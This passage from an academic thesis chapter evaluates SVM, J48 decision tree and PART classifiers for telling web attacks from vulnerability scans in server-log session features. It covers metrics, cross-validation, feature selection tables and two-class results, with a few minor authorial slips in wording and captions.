
The metric defined with equation (5.1) is called Probability of Detection or Recall. In our analysis the Recall is the probability of detecting an attack, or the ratio of detected attacks (true positives) to all attacks.

The metric defined with equation (5.2) is called Probability of False Alarm (PF) which is the ratio of detected attacks when no attack was present to all vulnerability scans.

The metric defined with equation (5.3) is called Precision, and it is the ration of true positives to true and false positives. Precision measures the performance of the learner to classify a particular category of traffic. In other words the precision determines how many identified attacks were correct.

The metric defined with equation (5.4) is called Balance which denotes the balance between the Recall and the Probability of False Alarm (PF). Ideally, we want the Recall to be 1 and the PF to be 0, but this is rarely archived in practice. Thus, the balance measure denotes the distance from this ideal spot of PF = 0, PF = 1 to a pair of (PF, PD).

The confusion matrix of a multi-class prediction it more complex and it contains as much rows and columns as there are classes. The confusion matrix shown in Table 5.2 contains the outcome of a single prediction for the multi-class problem.



		Predicted			
		Class 1	**Class 2**	**…**	**Class N**
Actual	**Class 1**	TP_1	E_{12}	$E_{1\ldots}$	E_{1N}
	Class 2	E_{21}	TP_2	$E_{2\ldots}$	E_{2N}
	…	$E_{\ldots 1}$	$E_{\ldots 2}$	$TP_{\ldots}$	$E_{\ldots N}$
	Class N	E_{N1}	E_{N2}	$E_{N\ldots}$	TP_N

Table 5.2: Confusion Matrix for the Multi-class Problem

For the multi-class problem except for the overall accuracy, the metrics defined above need to be calculated individually for each class.

For the overall accuracy in a multi-class prediction the equation (5.5) applies. There is no trade-off between False Positives (FP) and False Negatives (FN); rather they will be the same and will be computed as a sum of the predictions located off the main diagonal as show in Table 5.2, i.e. the sum of the misclassifications. True Positives (TP) and True Negatives (TN) will also be the same and will be computed as the sum of the prediction located on the main diagonal, i.e. the sum of the correct classifications.

The equations (5.6), (5.7), (5.8), (5.9) are generalization of the metrics defined above the Recall, PF, Precision, and Balance respectively for a Class K in a multi-class prediction.

$$Recall(PD)_{ClassK} = \frac{TP_K}{TP_K + \sum_{i=1}^{N} E_{Ki}} \tag{5.6}$$

$$PF_{ClassK} = \frac{\sum_{i=1}^{N} E_{iK}}{TN_{ClassK} + \sum_{i=1}^{N} E_{iK}}, \text{ where} \tag{5.7}$$

$$TN_{ClassK} = \sum_{i=1}^{N} TN_i - TN_k + \sum_{i=1}^{N}\sum_{j=1}^{N} E_{ij} - \sum_{i=1}^{N} (E_{ki} + E_{ik})$$

$$Precision_{ClassK} = \frac{TP_K}{TP_K + \sum_{i=1}^{N} E_{iK}} \tag{5.8}$$

$$Balance_{ClassK} = 1 - \frac{\sqrt{(0 - PF_{ClassK})^2 + (1 - PD_{ClassK})^2}}{\sqrt{2}} \tag{5.9}$$

5.3 Cross-validation

An important part when assessing the learner's performance is to present how these results will generalize to an independent dataset. In order to do so we use a technique called cross-validation.

Cross-validation is mainly used in settings where the goal is prediction, and one wants to estimate how accurately a predictive model will perform in practice. One round of cross-validation involves partitioning a sample of data into complementary subsets, performing the analysis on one subset (called the training set), and validating the analysis on the other subset (called the validation set or testing set). To reduce variability, multiple rounds of cross-validation are performed using different partitions, and the validation results are averaged over the rounds.

In this work we use K-fold cross-validation, specifically a 10-fold cross-validation as most commonly used [33]. In K-fold cross-validation the original sample is randomly partitioned into K subsamples, where each subsample contains roughly the same proportions of the class labels. Of the K subsamples, a single subsample is retained as the validation data for testing the model, and the remaining K−1 subsamples are used as training data. The cross-validation process is then repeated K times (the folds), with each of the K subsamples used exactly once as the validation data.

The results presented in this work are the averages of the K results from the folds. The advantage of using K-fold cross-validation over repeated random sub-sampling is that all observations are used for both training and validation, and each observation is used for validation exactly once [15].

5.4 Normalization

Before we apply the machine learning techniques we perform feature normalization. In our datasets, the ranges of the features are very different. Some features take continuous values while others take discrete and even binary values such as zero or one.

Normalization is applied in order to avoid attributes in greater numeric ranges to dominate those in smaller numeric ranges. The normalization method we use in this work is the Min-Max presented in [3]. The chosen range for normalizing each attribute value is between 0 and 1 making each feature value lie within the new range [0, 1] with underling distribution of the feature within the new range of values remain the same.

$$x_i^{'} = [\frac{x_i - \min_{value}}{\max_{value} - \min_{value}}](\max_{t\arg et} - \min_{t\arg et}) + \min_{t\arg et} \tag{5.10}$$

5.5 Support Vector Machines

In this study our first choice for supervised learning method are the Support Vector Machines (SVM) as one of the most successful classification algorithms. We begin with the background on the SVM, and explain how we use the SVM on our datasets.

5.5.1 Background on SVM

By definition the goal of SVM is to produce a model (based on the training data) which predicts the target values of the test data given only the test data attributes. As described in [6], given a training set of instance-label pairs (x_i,y_i), $i=1,\ldots,l$ where $x_i \in R_n$ and $y_i \in \{-1,1\}$, the support vector machine requires solution of the following optimization problem:

$$\min_{w,b,\xi} \frac{1}{2} w^T w + C \sum_{i=1}^{l} \xi_i \text{ subject to } y_i(w^T \Phi(x_i) + b) \geq 1 - \xi_i, \xi \geq 0 \qquad (5.11)$$

The equation (5.11) shows that the training vectors x_i are mapped into a higher (maybe infinite) dimensional space by the function Φ. SVM finds a linear separating hyperplane with the maximal margin ξ in this higher dimensional space. $C > 0$ is the penalty parameter of the error term and $K(x_i, x_j) \equiv \Phi(x_i)^T \Phi(x_j)$ is called the kernel function [11].

From the above definition can be seen that the SVM were originally designed to solve two-class problems. Extensions to the original SVM design in order to effectively classify multi-class problems are described in [10]. One such method is called ONE-AGAINST-ONE.

For the multi-class problem the classes for x_i, $y_i \in \{1,\ldots,k\}$. ONE-AGAINST-ONE method constructs $\frac{k(k-1)}{2}$ classifiers, where k is the number of classes. Each classifier is trained on data for two classes. For the training data l, $(x_1,y_1),\ldots,(x_l,y_l)$ that belongs to i-th and j-th class, we need to solve the two-class problem presented with equations (5.12).

$$\min_{w^{ij},b^{ij},\xi^{ij}} \frac{1}{2} (w^{ij})^T w^{ij} + C \sum_t \xi_t^{ij} \qquad (5.12)$$

$$(w^{ij})^T \Phi(x_t) + b^{ij}) \geq 1 - \xi_t^{ij}, \text{ if } y_t = i$$

$$(w^{ij})^T \Phi(x_t) + b^{ij}) \leq -1 + \xi_t^{ij}, \text{ if } y_t = j,$$

$$\xi_t^{ij} > 0.$$

After the classifiers are constructed we use the following voting strategy presented in [43]: If $sign((w^{ij})^T \Phi(x) + b^{ij})$ says that vector *x* is in the *i*-th class, the vote for the *i*-th class is added by one. Otherwise, the *j*-th class is increased by one. Then a prediction is made if x is in the class with the largest vote. The voting approach described above is also called the "MaxWins" strategy. In case the two classes have identical votes, it may not be a good strategy to simply select the one with the smaller index. In order to solve this case a solution is searched for the dual of three whose number of variables is the same as the number of data in two classes. Hence if in average each class has $\frac{l}{k}$ data points, we have to solve $\frac{k(k-1)}{2}$ quadratic programming problems where each of them has about $\frac{2l}{k}$ variables.

5.5.2 Kernel Function and Parameter Estimation

The choice of a kernel function is an important part of SVM. As discussed in section 5.5.1 Background on SVM this is the function that maps the vectors x into a higher (maybe infinite) dimensional space making it crucial for creating good class separating hyperplanes. The function in equation (5.13) is called Radial Basis Function (RBF) kernel function.

$$K(x_i,x_j) = exp(-\gamma||x_i - x_j||^2),\ \gamma > 0 \qquad (5.13)$$

Based on [11] the following makes RBF a good candidate for a kernel function for this study:

- RBF kernel nonlinearly maps samples into a higher dimensional space so it, unlike the linear kernel, can handle the case when the relation between class labels and attributes is nonlinear. Furthermore, the linear kernel is a special case of RBF, since the linear kernel with a penalty parameter C has the same performance as the RBF kernel with some parameters (C, γ). In addition, the sigmoid kernel behaves like RBF for certain parameters.

- The second reason is the number of hyperparameters which influences the complexity of model selection. The polynomial kernel has more hyperparameters than the RBF kernel.
- Finally, the RBF kernel has fewer numerical difficulties.

The RBF kernel requires the parameter γ to be specified beforehand. In order to determine best value for the parameter γ and penalty parameter C, we perform grid-search over various pairs of (C, γ) values. We pick the pairs of (C, γ) values with the best cross-validation accuracy [11]. In order to have a more general estimates for the γ and C parameters we chose to do the grid-search and the cross-validation over 50% stratified random subsample for each dataset, leaving the other half of the datasets as an unknown for the kernel function.

Our tests confirm the statement in [11] that choosing right values for the pair (C, γ) values is critical to the performance of the SVM. Furthermore our past experiments showed that trying to estimate the values for (C, γ) over less than 50% of the datasets results in significant drop in performance in some of the folds when doing cross-validation testing. For SVM generation, testing, and parameter estimation we use the tool called LIBSVM presented in [11].

The results of the parameter (C, γ) estimation for each dataset for the two-class and multi-class problem using all extracted features from section 4.3 Feature Extraction are shown in Table 5.3

Dataset	**Two-Class Problem**		**Multi-Class Problem**	
	C	**γ**	**C**	**γ**
Web2.0 I	2048.0	0.0078125	2048.0	0.0078125
Web2.0 II	128.0	0.03125	32768.0	0.03125
WebDBAdmin I	128.0	0.0078125	32768.0	0.0001220703125
WebDBAdmin II	2048.0	0.00048828125	8192.0	0.001953125

Table 5.3: Parameter (C, γ) estimates for each dataset for the two and multi-class problem using all features

In Table 5.4 and Table 5.5 are shown the results of the parameter (C, γ) estimation for each dataset for the two-class and multi-class problem respectively using only SVM selected features (feature selection is discussed in section 5.7 Feature Selection).

Dataset	**Two-Class Problem**		
	SVM Selected Features	**C**	**γ**
Web2.0 I	10, 14, 18, 38, 40	0.5	0.5
Web2.0 II	2, 6, 9, 10, 15, 27, 32	32768.0	8.0
WebDBAdmin I	8, 10, 18, 23, 30	0.5	0.5
WebDBAdmin II	10, 37, 39	32768.0	0.0001220703125

Table 5.4: Parameter (C, γ) estimates for each dataset for the two-class problem using only SVM selected features

Dataset	**Multi-Class Problem**		
	SVM Selected Features	**C**	**γ**
Web2.0 I	10, 14, 18, 38, 40	32768.0	0.5
Web2.0 II	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	32768.0	0.03125
WebDBAdmin I	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	8192.0	0.5
WebDBAdmin II	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	32768.0	0.0078125

Table 5.5: Parameter (C, γ) estimates for each dataset for the multi-class problem using only SVM selected features

5.6 Decision Trees

Based on the related work decision trees have been successfully used in knowledge discovery. They use induction in order to provide an appropriate classification of objects in terms of their attributes, inferring decision tree rules. The classification rules are easy to read and can help us better grasp the malicious activity described with the features [93]. The decision trees are also known to portray higher Recall and lower Probability of False Alarms than other learners when used in classifying Web attacks [93].

5.6.1 Background on J48

In this work we use J48 tree learner from the WEKA data mining toolkit [96], [40]. J48 is a JAVA implementation of C4.5 (version 8) algorithm developed by Ross Quinlan [72]. C4.5 is on the other hand an extension of Quinlan's earlier ID3 algorithm [71]. One of the extensions important for our work is that C4.5 can handle both continuous and discrete attributes. In order to handle continuous attributes, C4.5 creates a threshold and then splits the list into those whose attribute value is above the threshold and those that are less than or equal to it.

In general a decision tree is made of decision and leaf nodes connected with edges. Decision nodes specify a test attribute, the edges correspond with one of the possible outcomes of the decision nodes, and leaf nodes specify the class to which the objects belong.

The decision trees defined by Quinlan are constructed by following the divide-and-conquer process, starting from the root to the leaves. Let TD be a set of objects in the training data consisted of n classes (c_1 , c_2 ,…, c_n). If TD consists of only instances of a single class, then TD will be a leaf node. If TD contains no instances then TD will be a leaf node and the associated class with that leaf will be assigned with the major class of its parent node. If TD contains instances that belong to more than one class, a test based on some attribute a_i of the training data will be carried and TD will be split into p subsets (TD_1, TD_2, …,TD_p), where p is the number of outcomes of the test over attribute A_k. This same process of constructing the decision tree is recursively performed over each TD_j, where $1 \leq j \leq p$, until every subset belongs to a single class.

The decision tree algorithms by Ross Quinlan are based on Occam's razor meaning they prefer smaller decision trees (simpler theories) over larger ones. However, they do not always produce the smallest tree, and are therefore heuristic. Occam's razor is formalized using the concept of information entropy, the choice for the best attribute for each decision node during construction of the decision tree used within the C4.5 algorithm is Gain ratio. Gain ratio is based on the Shannon entropy, and for an attribute A_k and a subset of objects TD_j, it is defined as follows:

$$Gain(TD_j, A_k) = Info(TD_j) - Info_{A_k}(TD_j) \tag{5.14}$$

$$Info(TD_j) = -\sum_{i=1}^{n} \frac{freq(c_i, TD_j)}{\left|TD_j\right|} \log_2 \frac{freq(c_i, TD_j)}{\left|TD_j\right|} \tag{5.15}$$

$$Info_{A_k}(T_j) = \sum_{a_k \in D(A_k)} \frac{\left|T_{j\,a_k}^{\;A_k}\right|}{\left|T_j\right|} Info(T_{j\,a_k}^{\;A_k}) \tag{5.16}$$

where $freq(c_i, T_j)$ denotes the number of objects in the subset T_j belonging to the class c_i and $T_{j\,a_k}^{\;A_k}$ is the subset of objects for which the attribute A_k has the value a_k (belonging to the domain of A_k denoted $D(A_k)$).

$$SplitInfo(T_j, A_k) = -\sum_{a_k \in D(A_k)} \frac{\left|T_{j\,a_k}^{\;A_k}\right|}{\left|T_j\right|} \log_2 \frac{\left|T_{j\,a_k}^{\;A_k}\right|}{\left|T_j\right|} \tag{5.17}$$

$$GainRatio(T, A_k) = \frac{Gain(T, A_k)}{SplitInfo(A_k)} \tag{5.18}$$

5.6.2 Tree Pruning

Pruning decision trees is a fundamental step in optimizing the computational efficiency as well as classification accuracy of the tree model. When pruning methods are applied the resulting tree is usually reduced in size or number of nodes in order to avoid unnecessary complexity, and over-fitting of the data. In this work we use Reduced Error Pruning (REP) to build the optimally pruned trees in our experiments. Research done by Esposito et al. in [31] showed that the algorithm proposed for the REP finds the smallest sub-tree with the lowest error rate with respect to the pruning set.

REP is a method proposed by Quinlan in [46] and is one of the simplest forms of pruning. It starts with the complete tree T_{max} and goes trough each internal node t of T_{max}, and compares the number of classification errors made on the pruning set when the sub-tree T_t is kept, with the number of classification errors made when t is turned into a leaf and associated with the best class. Sometimes, the simplified tree has a better performance than the original one. In this case, it is advisable to prune T_t. This branch pruning operation is repeated on the simplified tree until further pruning increases the misclassification rate. Quinlan restricts the pruning condition given above with another constraint: T_t can be pruned only if it contains no sub-tree that results in a lower error rate than T_t itself. This means that nodes to be pruned are examined according to a bottom-up traversal strategy. REP has linear computational complexity, since each node is visited only once to evaluate the opportunity of pruning it and REP finds the smallest version of the most accurate sub-tree with respect to the pruning set [31].

Since in our work we use 10-fold cross-validation, and REP requires a pre-defined pruning set, in our tree pruning process we create a pruning set as one-third of each fold.

5.6.3 PART

PART [29] is one of the best performing rule learning algorithms available. It is called "PART" because it is based on partial decision trees. We use PART because (1) Rules are the most popular representation of models in machine learning, since they can readily be interpreted by domain experts, (2) Decision trees are sometime more problematic due to the larger size of the tree which could be oversized and might perform badly for classification problems [74], and (3) Based on our study and the observed malicious traffic we want to present highly accurate rules that can aid a future anomaly detection tool.

The PART algorithm infers rules by repeatedly generating partial decision trees, by combining the two major paradigms for rule generation (1) creating rules from decision trees using C4.5 and (2) the separate-and-conquer rule learning technique RIPPER. It adopts the separate-and-conquer strategy in that it builds a rule, removes the instances it covers, and continues creating rules recursively for the remaining instances until none are left. It differs from the standard approach in the way that each rule is created.

In essence, to make a single rule a pruned "partial" decision tree instead of a fully explored one is built for the current set of instances, the leaf with the largest coverage is made into a rule, and the tree is discarded. A partial decision tree is an ordinary decision tree that contains branches to undefined sub-trees. To generate such a tree, construction and pruning operations are integrated in order to find a "stable" sub-tree that can be simplified no further. Once this sub-tree has been found, tree-building ceases and a single rule is read off. The tree-building algorithm is exactly the same as C4.5.

PART algorithm avoids post-processing because once a partial tree has been built, a single rule is extracted from it. Each leaf corresponds to a possible rule, and the "best" leaf of those sub-trees are sought (typically a small minority) that have been expanded into leaves. PART aims at the most general rule by choosing the leaf that covers the greatest number of instances.

5.7 Feature Selection

As discussed in section 4.3 Feature Extraction, we extracted 43 features which characterize HTTP sessions from the Web server's logs. Based on the observed malicious traffic in our datasets, and the choice of machine learning techniques, some features are "more relevant" than others. Using only relevant features is optimizing the computational efficiency and can improve the performance of the learners.

In the following sub-section we present the feature selection algorithm and the results of the feature selection process for each dataset for the two and multi-class problems.

5.7.1 Background on Sequential Forward Selection (SFS)

In this work we use a frequently used feature forward selection algorithm called Sequential Forward Selection (SFS) as a search method used with wrappers which evaluate each subset of features by running models generated from the SVM and J48 learners.

SFS performs a simple hill-climbing search. Starts with an empty subset of features, and each step evaluates all possible single-feature expansions of to the current subset. The feature that leads to the best score is added permanently. The number of evaluations in each step is equal to the number of remaining attributes that are not in the currently selected subset. The currently selected subset grows with each step, until the algorithm terminates. In the first step, we perform N subset evaluations, in the second step $N - 1$ and so on. The search terminates when no single feature expansion improves on the current best score. Improvement is defined as 10-fold cross-validation accuracy enhancement of at least ε, compared to the current score (we use $\varepsilon = 0.0001$).

In this work we did two SFS's the first is when SVM models are used as wrapper evaluators, and the second is when models are created with the J48 learner.

5.7.2 Feature Selection Results of the Two-class Problem

Table 5.6, Table 5.7, Table 5.8, Table 5.9 present the results of the SFS when used with SVM for Web2.0 I, Web2.0 II, WebDBAdmin I, and WebDBAdmin II datasets respectively for the two-class problem. From these tables it can be seen that:

- Feature 10. POST is selected by SVM in all four datasets. This is somehow expected since the majority of the attacks were posting spam on the Blog and the Wiki applications for the Web2.0 datasets, as well as password cracking for WebDBAdmin dataset which are conducted with POST HTTP method.
- The feature 18. Applications is common between Web2.0 I and WebDBAdmin I datasets.
- The rest of the selected features are unique for each dataset.
- It is interesting to mention that out of 43 features that we extracted only 16 unique features were selected by the SVM for all datasets for the two-class problem.

10. POST
14. Other
18. Applications
38. Semicolon Used
40. Reserved Characters

Table 5.6: Feature selection based on SVM for Web2.0 I

2. Bytes Transferred
6. Min time between requests
9. GET
10. POST
15. Pictures
27. Min Length
32. Max Number of Parameters

Table 5.7: Feature selection based on SVM for Web2.0 II

8. Standard Deviation of Time Between Requests
10. POST
18. Applications
23. Client Error
30. Mean Number of Parameters

Table 5.8: Feature selection based on SVM for WebDBAdmin I

10. POST
37. Remote Sites Injected
39. Unsafe Characters

Table 5.9: Feature selection based on SVM for WebDBAdmin II

Table 5.10, Table 5.11, Table 5.12, and Table 5.13 present the results of the SFS when used with J48 for Web2.0 I, Web2.0 II, WebDBAdmin I, and WebDBAdmin II dataset respectively for the two-class problem. These results vary from the previously presented SVM based SFS.

- For example J48 did not select any common feature across all four datasets.
- In total out of 43 features only 14 unique were selected for all datasets.

If we break down the common features selected by J48 across dataset then:

- The three datasets Web2.0 I, Web2.0 II, and WebDBAdmin II have one selected feature in common which is 27. Min Length.
- Web2.0 II, WebDBAdmin I, and WebDBAdmin II have the feature 2. Bytes Transferred in common.
- Web2.0 I and Web2.0 II have one common feature 31. Median Number of Parameters.
- Web2.0 II and WebDBAdmin II have tree common features 9. GET, 28. Max Length and 38. Semicolon Used.
- It is interesting to mention that J48 only selected feature 10. POST only for Web2.0 I dataset.

10. POST
27. Max Length
31. Median Number of Parameters
32. Max Number of Parameters

Table 5.10: Feature selection based on J48 for Web2.0 I

2. Bytes Transferred
8. Standard Deviation of Time Between Requests
9. GET
21. Success
27. Min Length
28. Max Length
30. Mean Number of Parameters
31. Median Number of Parameters
36. Night
38. Semicolon Used

Table 5.11: Feature selection based on J48 for Web2.0 II

2. Bytes Transferred
19. Texts

Table 5.12: Feature selection based on J48 for WebDBAdmin I

2. Bytes Transferred
9. GET
24. Server Error
27. Min Length
28. Max Length
38. Semicolon Used

Table 5.13: Feature selection based on J48 for WebDBAdmin II

- As a summary for the two-class problem, out of 43 features that we extracted, only 22 features were selected for SVM and J48 together.

- Out of these 22 features, 8 were common across the learners. Those features are 19. Texts, 21. Success, 24. Server Error, 28. Max Length, 31. Median Number of Parameters, and 36. Night.
- One important observation is that a little over half of the features that we extracted are important and make difference regarding the learners based on the observed malicious traffic in our datasets. This is significant because it shows that indentifying these features will provide a significant improvement of the computational complexity of the learners and thus may help future anomaly detection tools that will try to distinguish between Attacks and Vulnerability scans.

5.7.3 Feature Selection Results of the Multi-class Problem

Table 5.14, Table 5.15, Table 5.16, and Table 5.17 present the results of the SFS when used with SVM for Web2.0 I, Web2.0 II, WebDBAdmin I, and WebDBAdmin II datasets, respectively for the multi-class problem. From these tables it can be seen that:

- SVM did not select any common feature across the four datasets.
- Feature 10. POST is common in three datasets Web2.0 I, WebDBAdmin I and WebDBAdmin II which is slightly different than for the two-class problem where it was selected for the Web2.0 II dataset as well.

If we break down by common features selected by SVM across the dataset then:

- Web2.0 II, WebDBAdmin I and WebDBAdmin II have the feature 1. Number of Requests in common.
- Web2.0 II and WebDBAdmin I have the features 9. GET, 27. Min Length, 34. Standard Deviation of Number of Parameters, and 35. robots.txt in common.
- Web2.0 I and WebDBAdmin II have 18. Applications and 38. Semicolon Used.
- Web2.0 II and WebDBAdmin II have 16. Videos, 22. Redirection, 24. Server Error and 37. Remote Sites Injected.
- WebDBAdmin I and WebDBAdmin II 15. Pictures, 23. Client Error, 25. Mean Length, 28. Max Length features in common.

- It is interesting to mention that out of 43 features that we extracted 32 features were selected by the SVM for all datasets. This is significantly higher number of relevant features when SVM is used in feature selection for the multi-class than for the two-class problem. This is somehow expected knowing that each attack and/or vulnerability scan is unique, and more features are required to be characterized.

10. POST
14. Other
18. Applications
38. Semicolon Used
40. Reserved Characters

Table 5.14: Multi-class feature selection based on SVM for Web2.0 I (Full dataset)

1. Number of Requests
2. Bytes Transferred
5. Median time between requests
9. GET
10. POST
16. Videos
17. Static HTML
19. Texts
22. Redirection
24. Server Error
27. Min Length
32. Min Number of Parameters
34. Standard Deviation of Number of Parameters
35. robots.txt
37. Remote Sites Injected

Table 5.15: Multi-class feature selection based on SVM for Web2.0 I (Full dataset)

1. Number of Requests
4. Average Time Between Requests
9. GET
10. POST
11. OPTIONS
15. Pictures
23. Client Error
25. Mean Length
27. Min Length
28. Max Length
34. Standard Deviation of Number of Parameters
35. robots.txt

Table 5.16: Multi-class feature selection based on SVM for WebDBAdmin I (Full dataset)

1. Number of Requests
8. Standard Deviation of Time Between Requests
15. Pictures
16. Videos
18. Applications
21. Success
22. Redirection
23. Client Error
24. Server Error
25. Mean Length
26. Median Length
28. Max Length
29. Standard Deviation of Length
30. Mean Number of Parameters
33. Max Number of Parameters
37. Remote Sites Injected
38. Semicolon Used
39. Unsafe Characters

Table 5.17: Multi-class feature selection based on SVM for WebDBAdmin II (Full dataset)

Table 5.18, Table 5.19, Table 5.20, and Table 5.21 present the results of the SFS when used with J48 for Web2.0 I, Web2.0 II, WebDBAdmin I, and WebDBAdmin II dataset respectively for the multi-class problem. From these tables it can be seen that:

- The features 2. Bytes Transferred and 25. Mean Length are selected by J48 across the four datasets.

If we break down by common features selected by SVM across the dataset then:

- Web2.0 I and Web2.0 II dataset have the features 4. Average Time Between Requests and 9. GET in common.
- Web2.0 II and WebDBAdmin I datasets have the feature 36. Night in common.
- Web2.0 I and WebDBAdmin II have 29. Standard Deviation of Length in common.
- Feature 10. POST again was not selected in all datasets.

2. Bytes Transferred
4. Average Time Between Requests
9. GET
15. Pictures
25. Mean Length
29. Standard Deviation of Length

Table 5.18: Multi-class feature selection based on J48 for Web2.0 I (Full dataset)

2. Bytes Transferred
4. Average Time Between Requests
9. GET
22. Redirection
23. Client Error
25. Mean Length
28. Max Length
30. Mean Number of Parameters
36. Night
37. Remote Sites Injected

Table 5.19: Multi-class feature selection based on J48 for Web2.0 II (Full dataset)

2. Bytes Transferred
3. Duration
19. Texts
25. Mean Length
36. Night

Table 5.20: Multi-class feature selection based on J48 for WebDBAdmin I (Full dataset)

2. Bytes Transferred
10. POST
17. Static HTML
25. Mean Length
29. Standard Deviation of Length

Table 5.21: Multi-class feature selection based on J48 for WebDBAdmin II (Full dataset)

- In summary, the feature selection for multi-class problem resulted in more selected features. In total 34 unique features were selected by SVM and J48 together.
- Out of those 34 only two features were in common across all learners. Those features are 2. Bytes Transferred and 25. Mean Length.
- It is interesting to mention that except when SVM was used to select features for the multi-class problem Web2.0 II dataset has the highest number of selected features of all

datasets. In the case when SVM was used to select features for the multi-class problem WebDBAdmin II had the highest number of selected features out of all datasets. This can be explained by the fact that Web2.0 II has the highest number of attacks among all datasets which are similar and require more features to be characterized.

- Seven features were not selected at all. These features are: 7 Max time between requests, 12 Number of requests with HEAD method type, 13 Number of requests with PROPFIND method type, 20 Number of requests with Informational code, 41 ASCII Control Characters, 42 Non ASCII Control Characters, 43 Invalid Characters.
- The features 12, 20, 41, 42, 43 had zero values in all of our datasets, which is understandable why were not selected at all.
- Although the feature 13 Number of requests with PROPFIND method type was significant when we labeled the DoS attack in the Web2.0 I dataset it was not selected by any learner for both problems. Feature 13 may have not been selected because it is significant only for one type of attack which can be explained with a combination of other more common features.
- The features 7 was also a nonzero valued but still was not selected by the learners for both problems.
- If we look at the feature selection when both learners were used for the two and multi-class problem, only two features were not selected by the learners for the multi-class feature selection. These features are 6. Min time between requests and 31. Median Number of Parameters.

5.8 Classification Results

In this section we present the results of applying the described machine learning techniques on our four datasets. First we present the results for the two-class and then for the multi-class classification problem.

In total we use the following six different techniques based on SVM and J48:

1. SVM applied on datasets containing all 43 features.
2. SVM applied on the datasets containing the SFS selected features when used with SVM
3. Unpruned J48 tree generated on the datasets containing all 43 features.
4. Pruned J48 tree generated on the datasets containing all 43 features.
5. Pruned J48 tree generated on the datasets containing only SFS selected features when used with J48
6. PART

As we mentioned in 5.3 Cross-validation we present the results of the performance measure that are average of 10-fold cross-validation for each technique used.

5.8.1 Classification Results of the Two-class Problem

Table 5.22 presents the results for the two-class problem alongside with the resulting confusion matrices and performance metrics for each dataset. The following observations can be made based on the results in Table 5.22.

- If we look at the overall accuracy achieved by all the learners over all datasets (Figure 5.6) it is ranging between 93.91% and 99.55%. The lowest and the highest accuracy were achieved with SVM with selected features and Unpruned J48 respectively applied over the Web2.0 I dataset.
- In our case using only overall accuracy can be misleading because we have uneven class distributions in most of the datasets. Web2.0 I, WebDBAdmin I, and WebDBAdmin II datasets have much more vulnerability scans than attacks. Therefore, using additional

measures of performance can be useful for better understanding of the classification results.

- The learners performing over the Web2.0 I dataset have the overall lowest probability of false alarm, ranging between 0.34% and 1.05%, across datasets (Figure 5.8) and most consistent precision, ranging between 98.95% and 99.66% (Figure 5.9). With exception when SVM is used with selected features, where the probability of detection and attack is 77.13%, the rest of the learners detect attacks with probability above 96.93% (Figure 5.2). Unpruned J48 performed the best over the Web2.0 I dataset when all the features are used. The balance is 99.00% which is 1% less than the ideal spot having maximum probability of detecting attacks and lowest probability of false alarm.
- The learners performing on the Web2.0 II dataset have slightly higher probability of false alarm than Web2.0 I dataset, ranging from 2.51% to 5.83% (Figure 5.8). The probability of detecting an attack is the most consistent across datasets, ranging from 92.52% to 97.36% (Figure 5.7). PART and Unpruned J48 performed the best over the Web2.0 II dataset (Figure 5.3). PART has highest balance of 97.29%. Unpruned J48 have probability of detecting an attack of 96.91% with lowest probability of false alarm of 2.51%.
- In both WebDBAdmin datasets the probability of false alarms and probability of detecting an attack are not consistent across the learners (Figure 5.4, Figure 5.5).
- In WebDBAdmin I dataset when SVM is used with all, and only selected features, results in 0% probability of false alarms, but the probability of detecting an attack is 82.76% and 86.21%, respectively (Figure 5.4). Pruned J48 with all features used performed the worst with probability of false alarms of 18.18% and PART performs the best with balance of 92.74% and probability of detection an attack of 96.55%.
- Learners over the WebDBAdmin II dataset performed with the lowest balance value and very low probability of detecting an attack compared to the other datasets (Figure 5.10). The lowest probability of detection an attack is 41.67% when SVM was used with all features. The main reason why the learners performed the worst over the WebDBAdmin II dataset is that all the attacks in this dataset are not very different than the vulnerability scans. Pruned J48 performed the best with balance of 76.30% (Figure 5.5).

- Other than two cases, mentioned next, the results of the learners with selected features are not significantly different than when all features are used. This is an indication that some features are more significant than others, and feature selection can be used in order to improve the computational complexity of the learners.
